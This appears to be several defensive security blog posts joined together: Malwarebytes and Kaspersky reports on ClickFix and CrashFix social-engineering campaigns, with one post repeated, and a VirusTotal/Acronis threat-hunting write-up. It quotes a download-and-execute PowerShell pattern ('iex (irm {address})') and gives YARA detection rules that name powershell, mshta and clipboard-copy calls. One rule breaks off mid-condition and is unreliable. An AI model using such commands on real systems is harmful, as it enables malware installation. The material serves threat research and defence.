This campaign’s lure is a polished fake website that mimics a $TEMU cryptocurrency airdrop. “Discover Exclusive $TEMU Airdrop,”it announces, complete with a logo and navigation bar designed to look like a legitimate crypto project. There is no such coin. The site exists purely to get visitors to click a fake “I’m not a robot” checkbox.
Clicking it triggers a modal titled “Complete these Verification Steps,” which walks the victim through opening a command prompt window using Win+R, then pressing Ctrl+V to paste whatever is waiting on their clipboard and hitting Enter.
For anyone who hesitates, there is a “Video Instructions” button that expands an embedded screen recording demonstrating each keypress in sequence. It’s effectively a help-desk style tutorial guiding victims through executing the attackers’ command. At the bottom of the modal, a fake reCAPTCHA badge reads “Verification ID: 4963,” lending it the appearance of a legitimate security check. What sets this campaign apart is everything that happens after that Enter key is pressed.
First, the malware identifies the host
Earlier in the infection chain, the loader collects basic host information and sends it to the command server. The payload returned by the server already contains a unique identifier assigned to the victim machine. In the decoded PowerShell stage, this appears as a variable such as $machine_id, which is embedded directly in the script delivered to the infected system.
Embedding a unique identifier in the returned payload allows the attackers to track individual infections from the moment a machine first checks in. Because this identifier is inserted into the script before it reaches the victim, the server can generate slightly different payloads for different systems.
This matters more than it sounds. Security companies maintain shared databases of known-bad files. When a malicious file is identified, its fingerprint can be added to those databases within hours. If attackers generate slightly different versions of a payload for different victims, traditional file-hash-based detection becomes far less effective because there is no single file signature for defenders to block.
A windowless house guest
With the profiling done, the campaign deploys its backdoor using a bundled Python runtime. This is the same programming language used every day by millions of developers and students. It arrives self-contained, needs no administrator permissions, and does not typically appear as a traditional installed application. The version that actually runs is called pythonw.exe, where the “w” stands for “windowless.” No console, no sound, and nothing in the taskbar.
Earlier Python-based ClickFix campaigns that have been documented delivered a static Python file that performed a fixed task. This campaign appears to take a different approach. Each time the hidden process checks in with the server, it retrieves a new piece of Python code and executes it directly in memory rather than storing it as a persistent script on disk.
This architecture allows the attackers to change the malware’s behavior simply by modifying the code delivered by the server. Different victims can receive different instructions, and the functionality of the infection can be altered without updating anything already present on the compromised machine.
What they can do with an open door
Because the server can send any Python code it likes, the attackers’ capabilities are largely determined by whatever code the command server delivers. In campaigns using similar backdoors, attackers have been observed stealing browser credentials and session cookies, recording keystrokes, taking screenshots, and using the foothold to reach other machines on the same network. The campaign also included infrastructure to notify the attackers via Telegram the moment a new victim checked in—though a debug flag in the decoded payload was set to disabled, suggesting either a campaign in active development or deliberate operational caution.
Python also makes for convenient camouflage. Many corporate security systems include it on their list of trusted applications that are allowed to reach the internet without scrutiny. A Python process sending data outbound can look, at a glance, like a developer running a routine script. Detecting this type of activity typically requires behavior-based monitoring rather than file-signature scanning, making it harder to detect for most security tools.
ClickFix keeps evolving
ClickFix campaigns keep evolving because the core trick sidesteps technical defenses entirely. The victim executes the malicious command themselves.
Earlier this year we covered how attackers switched from PowerShell to nslookup after security software began detecting the original technique. This campaign tackles the same problem from a different angle: instead of changing how the malware is delivered, it tries to ensure there is no stable file left behind.
The backdoor receives instructions dynamically rather than storing them on disk, and the payload can vary for each victim. Without a consistent file to analyze, traditional file-signature detection has much less to work with.
How to stay safe
Here’s some general ClickFix advice that should help you avoid falling victim:
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
If you think you’ve been affected
However, if you are past that point and suspect this specific campaign, here is what to check.
Look inside %LOCALAPPDATA%\Programs\Python\ for a folder called Python3133 that you did not install. That is the malware’s Python runtime.
Open %TEMP% and look for a file called temp_settings. Its presence is the tracking marker this campaign leaves behind.
Open Task Manager, go to the Startup tab, and look for pythonw.exe running from an AppData or Program Files\Python3133 location.
Change passwords for important accounts from a clean device and revoke active sessions where possible.
Indicators of Compromise (IOCs)
Domains
• temucoin[.]lat
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
About a year ago, we published a post about the ClickFix technique, which was gaining popularity among attackers. The essence of attacks using ClickFix boils down to convincing the victim, under various pretexts, to run a malicious command on their computer. That is, from the cybersecurity solutions point of view, it’s run on behalf of the active user and with their privileges.
In early uses of this technique, cybercriminals tried to convince victims that they need to execute a command to fix some problem or to pass a captcha, and in the vast majority of cases, the malicious command was a PowerShell script. However, since then, attackers have come up with a number of new tricks that users should be warned about, as well as a number of new variants of malicious payload delivery, which are also worth keeping an eye on.
Use of mshta.exe
Last year, Microsoft experts published a report on cyberattacks targeting hotel owners working with Booking.com. The attackers sent out fake notifications from the service, or emails pretending to be from guests drawing attention to a review. In both cases, the email contained a link to a website imitating Booking.com, which asked the victim to prove that they were not a robot by running a code via the Run menu.
There are two key differences between this attack and ClickFix. First, the user isn’t asked to copy the string (after all, a string with code sometimes arouses suspicion). It’s copied to the exchange buffer by the malicious site – probably when the user clicks on a checkbox that mimics the reCAPTCHA mechanism. Second, the malicious string calls the legitimate mshta.exe utility, which serves to run applications written in HTML. It contacts the attackers’ server and executes the malicious payload.
Video on TikTok and PowerShell with administrator privileges
BleepingComputer published an article in October 2025 about a campaign spreading malware through instructions in TikTok videos. The videos themselves imitate video tutorials on how to activate proprietary software for free. The advice they give boils down to a need to run PowerShell with administrator rights and then execute the command iex (irm {address}). Here, the irm command downloads a malicious script from a server controlled by attackers, and the iex (Invoke-Expression) command runs it. The script, in turn, downloads an infostealer malware to the victim’s computer.
Using the Finger protocol
Another unusual variant of the ClickFix attack uses the familiar captcha trick, but the malicious script uses the outdated Finger protocol. The utility of the same name allows anyone to request data about a specific user on a remote server. The protocol is rarely used nowadays, but it is still supported by Windows, macOS, and a number of Linux-based systems.
The user is persuaded to open the command line interface and use it to run a command that establishes a connection via the Finger protocol (using TCP port 79) with the attackers’ server. The protocol only transfers text information, but this is enough to download another script to the victim’s computer, which then installs the malware.
CrashFix variant
Another variant of ClickFix differs in that it uses more sophisticated social engineering. It was used in an attack on users trying to find a tool to block advertising banners, trackers, malware, and other unwanted content on web pages. When searching for a suitable extension for Google Chrome, victims found something called NexShield – Advanced Web Guardian, which was in fact a clone of real working software, but which at some point crashed the browser and displayed a fake notification about a detected security problem and the need to run a “scan” to fix the error. If the user agreed, they received instructions on how to open the Run menu and execute a command that the extension had previously copied to the clipboard.
The command copied the familiar finger.exe file to a temporary directory, renamed it ct.exe, and then launched it with the attacker’s address. The rest of the attack was the same as in the abovementioned case. In response to the Finger protocol request, a malicious script was delivered, which launched and installed a remote access Trojan (in this case, ModeloRAT).
Malware delivery via DNS lookup
The Microsoft Threat Intelligence team also shared a slightly more complex than usual ClickFix attack variant. Unfortunately, they didn’t describe the social engineering trick, but the method of delivering the malicious payload is quite interesting. Probably in order to complicate detection of the attack in a corporate environment and prolong the life of the malicious infrastructure, the attackers used an additional step: contacting a DNS server controlled by the attackers.
That is, after the victim is somehow persuaded to copy and execute a malicious command, a request is sent to the DNS server on behalf of the user via the legitimate nslookup utility, requesting data for the example.com domain. The command contained the address of a specific DNS server controlled by the attackers. It returns a response that, among other things, returned a string with malicious script, which in turn downloads the final payload (in this attack, ModeloRAT again).
Cryptocurrency bait and JavaScript as payload
The next attack variant is interesting for its multi-stage social engineering. In comments on Pastebin, attackers actively spread a message about an alleged flaw in the Swapzone.io cryptocurrency exchange service. Cryptocurrency owners were invited to visit a resource created by fraudsters, which contained full instructions on how to exploit this flaw, which can make up to $13,000 in a couple of days.
The instructions explain how the service’s flaws can be exploited to exchange cryptocurrency at a more favorable rate. To do this, a victim needs to open the service’s website in the Chrome browser, manually type “javascript:” in the address bar, and then paste the JavaScript script copied from the attackers’ website and execute it. In reality, of course, the script cannot affect exchange rates in any way; it simply replaces Bitcoin wallet addresses and, if the victim actually tries to exchange something, transfers the funds to the attackers’ accounts.
How to protect your company from ClickFix attacks
The simplest attacks using the ClickFix technique can be countered by blocking the [Win] + [R] key combination on work devices. But, as we see from the examples listed, this is far from the only type of attack in which users are asked to run malicious code themselves.
Therefore, the main advice is to raise employee cybersecurity awareness. They must clearly understand that if someone asks them to perform any unusual manipulations with the system, and/or copy and paste code somewhere, then in most cases this is a trick used by cybercriminals. Security awareness training can be organized using the Kaspersky Automated Security Awareness Platform.
In addition, to protect against such cyberattacks, we recommend:
Researchers have found another method used in the spirit of ClickFix: CrashFix.
ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.
Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.
If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.
After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.
It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.
Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.
If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.
How to stay safe
The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:
If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Researchers have found another method used in the spirit of ClickFix: CrashFix.
ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.
Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.
If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.
After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.
It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.
Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.
If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.
How to stay safe
The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:
If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.
How VT plays a role in hunting for analysts
For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.
Acronis - Success Story
[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.
Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)
SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags :
        (
            tag == "cve-2017-0199" or
            tag == "cve-2017-11882"
        )
        // Originates from a specific country?
        and
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or
            vt.metadata.submitter.country == "LK" or
            vt.metadata.submitter.country == "BD" or
            vt.metadata.submitter.country == "NP" or
            vt.metadata.submitter.country == "MM" or
            vt.metadata.submitter.country == "MV" or
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
}
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.
Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams,
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.
FileFix in the wild!
A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.
Anatomy of an attack- where do we start?
Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
The commands used to copy text into the victims clipboard
The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.
Analyzing payloads
One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
